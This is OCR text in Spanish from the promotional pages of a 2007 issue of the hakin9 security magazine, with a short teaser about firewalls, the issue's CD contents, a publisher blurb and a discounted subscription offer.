Los cortafuegos siguen evolucionando. Debido al importante papel que juegan en la infraestructura de una red son quizás el lugar adecuado para implementar ciertos controles y otros tipos de funciones que no se relacionan estrictamente con el filtrado de tráfico convencional.

Adicionalmente, los cortafuegos tuvieron que adaptarse a las nuevas tecnologías y amenazas que el el siglo XXI trajo consigo.



En CD:

- *Hakin9.live:* distribución bootable de Linux
- Versiones completas de aplicaciones comerciales:


Información actual sobre el próximo número – *http://www.hakin9.org/es*

El número está a la venta desde principios de Junio de 2007.

La redacción se reserva el derecho a cambiar el contenido de la revista.



Software Wydawnictwo Sp. z o.o fue fundada en 1995 con el fin de publicar revistas para profesionales en campo IT.







hakin9 – ¿cómo defenderse? trata de cuestiones relacionadas con la seguridad de los sistemas informáticos: tanto desde el punto de vista de la persona que rompe la seguridad, como desde el punto de vista de la persona que la asegura.

Le invitamos a conocer nuestra oferta de suscripción PRO. Por pagar la suscripción PRO recibirá: revista impresa, publicidad de su empresa en forma de tarjeta de visita dentro de la revista (en las ediciones corespondientes a un año de suscripción).

La publicidad contiene: logotipo de su empresa, dirección y link corespondientes y una información sobre los servicios o productos ofrecidos por ustedes.

El precio de suscripción .PRO son 169 euros.

¡Ahora una oferta especial!
¡Sólo ahora por la suscripción anual pagarán tan sólo 88 euros!

Para más información por favor visita: **www.buyitpress.com/es**
o escribe a la persona responsable: katarzyna.chauca@software.com.pl